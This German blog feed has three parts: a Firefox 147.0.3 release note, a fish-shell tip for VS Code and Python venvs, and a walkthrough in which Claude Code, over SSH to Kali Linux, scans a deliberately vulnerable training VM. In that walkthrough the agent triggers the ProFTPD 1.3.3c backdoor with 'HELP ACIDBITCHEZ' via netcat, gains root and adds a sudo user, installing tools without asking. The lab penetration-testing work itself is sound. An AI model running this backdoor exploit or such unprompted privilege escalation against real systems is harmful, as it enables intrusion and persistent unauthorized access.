Mozilla hat Firefox 147.0.3 für Windows, macOS und Linux veröffentlicht und liefert damit zahlreiche Verbesserungen für eine gesteigerte Webkompatibilität aus. Dies betrifft vor allem das sogenannte Anchor Posititioning in CSS, aber auch die Sticky-Positionierung in CSS, CSS Flexbox, die Navigation-API, URLPattern-API sowie die Wiedergabe von HEVC-Videos.

Ein Problem wurde behoben, bei dem die Entwicklerwerkzeuge möglicherweise nicht mehr geöffnet werden konnten, nachdem ein Element im Inspektor ausgewählt und eine Seite mit Cross-Origin-iFrames neu geladen wurde.

Es wurde ein Problem behoben, bei dem der Abschnitt mit den Einstellungen für den DNS-over-HTTPS-Anbieter als leeres Feld angezeigt wurde, sodass Benutzer die aktuellen Einstellungen nicht sehen oder ändern konnten.

Ein Problem auf Windows-Systemen mit einer großen Anzahl installierter Schriftarten wurde behoben, bei dem Teile der Firefox-Benutzeroberfläche fehlerhafte Zeichen anstelle von lesbarem Text anzeigen konnten.

Ein Problem unter Linux wurde behoben, bei dem UI-Widgets unter Umständen an der falschen Position angezeigt werden konnten.

Wurde Firefox unter Windows mit einem dunklen Design genutzt, konnte es beim Start zu einem hellen Flackern der Titelleiste kommen.

Auf macOS konnte eine Erweiterung oder das Verändern einer bestimmten versteckten Option dafür sorgen, dass Firefox nicht mehr benutzbar war.

Mehrere potenzielle Absturzursachen wurden behoben.

Ein Problem wurde behoben, welches zu einer fehlgeschlagenen Kerberos-Authentifizierung führen konnte.

Es wurde zusätzliches Logging und Telemetrie zum Verstehen von Standortfehlern eingeführt, was in Zusammenhang damit steht, die Zuverlässigkeit der Geolocation-API durch Verwendung der aktuellen System-Schnittstellen zu verbessern.

Zur Unterstützung von Experimenten wurde die Möglichkeit geschaffen, innerhalb der ersten 48 Stunden der Firefox-Nutzung andere Standard-Verknüpfungen auf der Firefox-Startseite anzuzeigen, als danach.

Der Beitrag Mozilla veröffentlicht Firefox 147.0.3 erschien zuerst auf soeren-hentzschel.at.

  •  

Kurztipp: fish mit VS Code und Remote Shell

In diesem Blog-Artikel habe ich meine Begeisterung für fish zum Ausdruck gebracht. Aber immer wieder stolpere ich über kleine Imkompatibilitäten, wenn andere Programme pardout die bash oder zsh voraussetzen.

VS Code und Remote Shell

Mit VS Code und der Erweiterung Remote SSH können Sie via SSH ein Verzeichnis auf einem Linux-Rechner öffnen und die dort befindlichen Dateien bearbeiten. Das funktioniert wunderbar, wenn der dort die bash oder zsh läuft. Mit der fish gelingt zwar der initiale Verbindungsaufbau, wenig später kommt es aber Timeout. Das Problem ist — eh‘ erst seit fast sechs Jahren — in einem GitHub-Issue dokumentiert. Hoffnung auf Behebung gibt es wohl nicht.

Aber immerhin enthält das Issue einige Lösungsvorschläge. Am praktikabelsten ist es aus meiner Sicht, in der Konfigurationsdatei settings.json von VS Code (unter Linux .config/Code/User/settings.json) die betroffenen Hostnamen einzutragen und ihnen die Plattform Linux zuzuordnen. Absurd, dass VS Code offensichtlich nicht in der Lage ist, diesen Umstand selbst zu erkennen.

{
  ...
  "remote.SSH.remotePlatform": {
    "kofler.info": "linux",
    "myotherhost.com": "linux"
    ...
  }
}

Python Environments

Wenn Sie ein Python Environment einrichten, funktioniert dessen übliche Aktivierung mit source .venv/bin/activate nicht. Es gibt (übrigens schon seit 2012!) ein entsprechendes fish-Script — Sie müssen nur daran denken, es auch zu verwenden.

mkdir my-project
cd my-project
python3 -m venv .venv
source .venv/bin/activate       # bash, zsh
source .venv/bin/activate.fish  # fish  !!!

Quellen, Links

  •  

Hacking / Penetration Testing mit KI-Tools automatisieren

Moderne KI-Tools zum Agentic Coding können nicht nur programmieren, sie können auch Kommandos ausführen — im einfachsten Fall mit grep in der Code-Basis nach einem Schlüsselwort suchen. Diese Funktionalität geht aber weiter als Sie vielleicht denken: Einen SSH-Account mit Key-Authentifizierung vorausgesetzt, kann das KI-Tool auch Kommandos auf externen Rechnern ausführen! Das gibt wiederum weitreichende Möglichkeiten, sei es zu Administration von Linux-Rechner, sei es zur Durchführung von Hacking- oder Penetration-Testing-Aufgaben. In diesem Beitrag illustriere ich anhand eines Beispiels das sich daraus ergebende Potenzial.

Entgegen landläufiger Meinung brauchen Sie zum Hacking per KI keinen MCP-Server! Ja, es gibt diverse MCP-Server, mit denen Sie bash- oder SSH-Kommandos ausführen bzw. Hacking-Tools steuern können, z.B. ssh-mcp, mcp-kali-server oder hexstrike-ai. Aber sofern Ihr KI-Tool sowieso Kommandos via SSH ausführen kann, bieten derartige MCP-Server wenig nennenswerte Vorteile.


Desktop-Screenshot mit zwei laufenden virtuellen Maschinen und einer Terminal-Session links. Im Vordergrund zeigt ein geöffnetes VM-Fenster Kali Linux mit großem KALI-Logo, darüber ein weiteres virtuelles Fenster mit Konsole. Links ist ein Terminal mit Protokollausgaben zu SSH-, sudo- und Benutzeranlegen (newroot) sowie Verweisen auf eine lokale Claude-Code-Installation. Oben mittig ist die Virtuelle Maschinenverwaltung mit Liste der VMs sichtbar.
Setup auf einem Fedora-Rechner mit zwei virtuellen Maschinen und lokaler Claude-Code-Installation

Setup

Als Ausgangspunkt für dieses Beispiel dient ein KI-Tool mit CLI (Command Line Interface), z.B. Claude Code, Codex CLI, Gemini CLI oder GitHub Copilot CLI. Ebenso geeignet sind Open-Source-Tools wie Aider oder Goose, die mit einem lokalen Sprachmodell verbunden werden können.

Ich habe für meine Tests Claude Code auf einem Linux-Rechner (Fedora) installiert. Claude Code erfordert ein Claude-Abo oder einen API-Zugang bei Anthropic.

Außerdem habe ich zwei virtuelle Maschinen eingerichtet (siehe den obigen Screenshot). Dort läuft einerseits Kali Linux (Hostname kali) und andererseits Basic Pentesting 1 (Hostname vtcsec). Basic Pentesting 1 ist ein in der Security-Ausbildung beliebtes System mit mehreren präparierten Sicherheitslücken.

Für das Netzworking habe ich der Einfachheit halber beide virtuellen Maschinen einer Bridge zugeordnet, so dass sich diese quasi im lokalen Netzwerk befinden. Sicherheitstechnisch für diese Art von Tests wäre es vernünftiger, Kali Linux zwei Netzwerkadapter zuzuweisen, einen für den Zugang zum Hostrechner (Fedora) und einen zweiten für ein internes Netzwerk. Das Target-System (hier Basic Pentesting 1) bekommt nur Zugang zum internen Netzwerk. Damit kann Kali Linux mit dem Target-System kommunizieren, aber es gibt keine Netzwerkverbindung zwischen dem Target-System und dem Host-Rechner oder dem lokalen Netzwerk.

In Kali Linux habe ich den Benutzer aiadmin eingerichtet. Dieser darf per sudo alle Kommandos ohne Passwort ausführen:

# in /etc/sudoers auf Kali Linux
aiadmin ALL=(ALL) NOPASSWD: ALL

Auf dem lokalen Rechner (Fedora) kümmert sich .ssh/config darum, dass aiadmin der Default-User für SSH-Verbindungen ist.

# Datei .ssh/config auf dem lokalen Rechner
Host kali
  User aiadmin

Damit der SSH-Login bei Kali Linux ohne Passwort funktioniert, habe ich einen SSH-Key eingerichtet:

fedora$ ssh-copy-id aiadmin@kali

Sobald das funktioniert, habe ich den interaktiven Login für aiadmin gesperrt (Option -l wie lock).

kali$ sudo passwd -l aiadmin

Der privilegierte Benutzer aiadmin kann jetzt also NUR noch per SSH-Key-Login genutzt werden.

Alternatives Setup Bei diesem Setup gibt es eine logische Barriere zwischen unserem Arbeitsrechner mit diversen Entwickler- und KI-Tools und Kali Linux. Wenn Sie im Security-Umfeld arbeiten, ist es naheliegen, Claude Code oder ein anderes KI-Tool direkt in Kali Linux zu installieren und so den SSH-Umweg einzusparen.

Setup testen

Nun richten Sie ein leeres Projektverzeichnis ein, wechseln dorthin und starten claude. Die beiden ersten Prompts dienen dazu, Claude das Testumfeld zu erklären und dieses auszuprobieren.

> There is a Kali Linux installation with hostname kali. 
  Try to connect via SSH. (OK ...)

> Kali can connect to host vtcsec. This is a VM designated 
  for penetration testing. ping to it! (OK ...)

Der Screenshot zeigt ein Terminalfenster mit Claude Code, in dem erste Tests für ein Setup ausgeführt werden. Oben ist die Startseite von „Claude Code v2.1.29“ mit „Welcome back Michael!“ sowie Tipps und „No recent activity“ zu sehen. Darunter werden per Bash SSH-Verbindungen zu „kali“ geprüft und eine erfolgreiche Verbindung ohne Passwort bestätigt. Anschließend zeigt ein Ping auf „vtcsec“ erfolgreiche IPv6-Antworten und 0% Paketverlust.
Erste Prompts um das Setup zu testen

AI Assisted Hacking


Im dritten Prompt geht es richtig los. Claude soll in Kali Linux einen Port Scan für das Pentesting-System durchführen. Dort findet es eine veraltete ProFTPD-Version mit einer bekannten Sicherheitslücke.

> Now do a proper port scan for vtcsec. Find out what 
  software is running.


  (...) Here's what's running on vtcsec:

  Port  Service  Version
  21    FTP      ProFTPD 1.3.3c
  22    SSH      OpenSSH 7.2p2 (Ubuntu)
  80    HTTP     Apache 2.4.18 (Ubuntu)

  OS: Linux 3.x/4.x (Ubuntu), running as a QEMU VM.

  Notable observations:

  - ProFTPD 1.3.3c is a notably old version with 
    known vulnerabilities (including a backdoor in 
    certain distributions).
  - OpenSSH 7.2p2 and Apache 2.4.18 are also outdated versions with known CVEs.
  - Only 3 ports open, 997 closed — a fairly minimal attack surface.
Das Bild zeigt einen Terminal-/Chat-Screenshot, in dem ein Port-Scan mit Nmap ausgewertet wird. Oben ist der Bash-Aufruf „sudo nmap -sV -sC -O“ sowie ein Scan-Report für einen Host (192.168.178.48) zu sehen. Darunter listet eine Tabelle offene Ports 21/22/80 mit ProFTPD 1.3.3c, OpenSSH 7.2p2 und Apache 2.4.18. Hinweise nennen veraltete Versionen, Linux/Ubuntu auf QEMU und nur drei offene Ports.
Port-Scan durchführen
> Find exploits for ProFTPD.

  (...) Here are the exploits found for ProFTPD 1.3.3:

  Exploit
  ProFTPd 1.3.2rc3 < 1.3.3b (FreeBSD) Telnet IAC Buffer Overflow
  ProFTPd 1.3.2rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow
  ProFTPd 1.3.3c - Compromised Source Backdoor
  ProFTPd IAC 1.3.x - Remote Command Execution
  ProFTPd 1.3.3c - Backdoor Command Execution (Metasploit)

  The most relevant one is the backdoor in ProFTPD 1.3.3c - 
  this is the infamous incident where the ProFTPD source code
  was compromised, and a backdoor was inserted. It allows remote 
  command execution by sending HELP ACIDBITCHEZ to the FTP service. 
  There's both a manual exploit and a Metasploit module available.

  Want me to try the backdoor exploit against vtcsec?


Wir wollen nun die gefundene Backdoor nutzen. Der erste Exploit-Versuch scheitert, aber bereits im zweiten Versuch kann Claude die Backdoor in ProFTPD ausnutzen und erreicht root-Rechte.

> Yes, try it!

  Bash(ssh kali "searchsploit -x linux/remote/15662.txt")
  Exploit: ProFTPd 1.3.3c - Compromised Source Backdoor 
                            Remote Code Execution
  URL:  https://www.exploit-db.com/exploits/15662
  Path: /usr/share/exploitdb/exploits/linux/remote/15662.txt

  Bash(ssh kali 'echo -e "HELP ACIDBITCHEZ\nid\nhostname
               \nuname -a\nexit\n" | nc -w 5 vtcsec 21')

  The simple netcat approach didn't return command output. 
  Let me try with a proper interactive approach using Metasploit 
  or a Python script.

  Bash(ssh kali 'python3 -c " ..." ')
  Banner: 220 ProFTPD 1.3.3c Server (vtcsec) [192.168.178.48]
  Response: uid=0(root) gid=0(root) groups=0(root)...
  Response: vtcsec
  Response: Linux vtcsec 4.10.0-28-generic

  The backdoor exploit worked. Here's what we got:

  - Access level: uid=0(root) — full root access
  - Hostname: vtcsec
  - Kernel: Linux 4.10.0-28-generic (Ubuntu 16.04)

  The HELP ACIDBITCHEZ backdoor in ProFTPD 1.3.3c gave an unauthenticated
  remote root shell with zero effort — no credentials, no authentication, 
  just a single FTP command.  Want me to explore the system further or move 
  on to testing the other services?
Der Screenshot zeigt eine Terminal-/Chat-Ausgabe zur Ausnutzung der ProFTPD‑Backdoor in Version 1.3.3c. Beschrieben wird der Trigger über den FTP-Befehl „HELP ACIDBITCHEZ“ und die Suche nach dem passenden Exploit (Exploit‑DB/15662). Anschließend werden Bash-/Netcat- sowie ein Python‑Ansatz ausgeführt. Die Ausgabe bestätigt schließlich Root-Zugriff (uid=0) auf den Host „vtcsec“ samt Kernel/Ubuntu-Version.
ProFTPD-Backdoor ausnutzen


Mit den nun erworbenen root-Rechten soll Claude einen neuen Benutzer mit sudo-Rechten einzurichten. Wiederum scheitert der erste Versuch, weil das Kommando sshpass auf Kali Linux nicht installiert ist. Claude lässt sich davon nicht beirren: Ohne weitere Rückfragen installiert es das fehlende Kommando, richtet den neuen Benutzer ein und verifiziert dessen Funktionsweise. Grandios!

Screenshot eines Terminal-Protokolls zum Anlegen eines neuen Nutzers und Testen von SSH-Zugriff. Das Bild zeigt Befehle zum Erstellen des Benutzers "newroot" mit Passwort "topSecret", UID/GID 1001 und Shell /bin/bash sowie einen fehlgeschlagenen SSH-Versuch (Error: Exit code 127) wegen fehlendem sshpass. Dazwischen wird sshpass per apt installiert, SSH-Verbindung bestätigt und am Ende sudo-Rechte für den Benutzer ergänzt.
Neuen Benutzer mit sudo-Rechten einrichten

Anmerkungen

Bemerkenswert an diesem Beispiel ist, dass ich Claude nie mitgeteilt habe, wie es vorgehen soll bzw. mit welchen Hacking-Tool es arbeiten soll. Claude hat selbstständig den Port-Scan mit nmap durchgeführt, mit metasploit nach einem Exploit gesucht und diesen angewendet.

Auch wenn das obige Beispiel einen erfolgreichen Einbruch skizziert, wird Hacking mit KI-Unterstützung nicht automatisch zum Kinderspiel. Hier habe ich die Richtung vorgegeben. Wenn Sie dem KI-Tool freie Hand lassen (Prompt: »Get me root access on vtcsec«), führt es den Portscan möglicherweise zuwenig gründlich durch und übersieht den ProFTPD-Server, der in diesem Fall beinahe eine Einladung zum Hacking darstellt. Stattdessen konzentriert sich das Tool darauf, SSH-Logins zu erraten oder Fehler in der Konfiguration des Webservers zu suchen. Das sind zeitaufwändige Prozesse mit nur mäßiger Erfolgswahrscheinlichkeit.

Die Steuerung von Hacking-Tools via SSH stößt an ihre Grenzen, wenn es um die interaktive Bedienung von CLI-Tools oder um die Steuerung grafischer Benutzeroberflächen bzw. Web-Tools geht (z.B. Burp Suite, Empire Framework oder OpenVAS).

Fakt bleibt, dass die KI-Unterstützung den Zeitaufwand für Penetration Tester erheblich senken kann — z.B. wenn es darum geht, mehrere Server gleichzeitig zu überprüfen. Umgekehrt macht die KI das Hacking für sogenannte »Script Kiddies« leichter denn je. Das ist keine erfreuliche Perspektive …

Quellen, Links

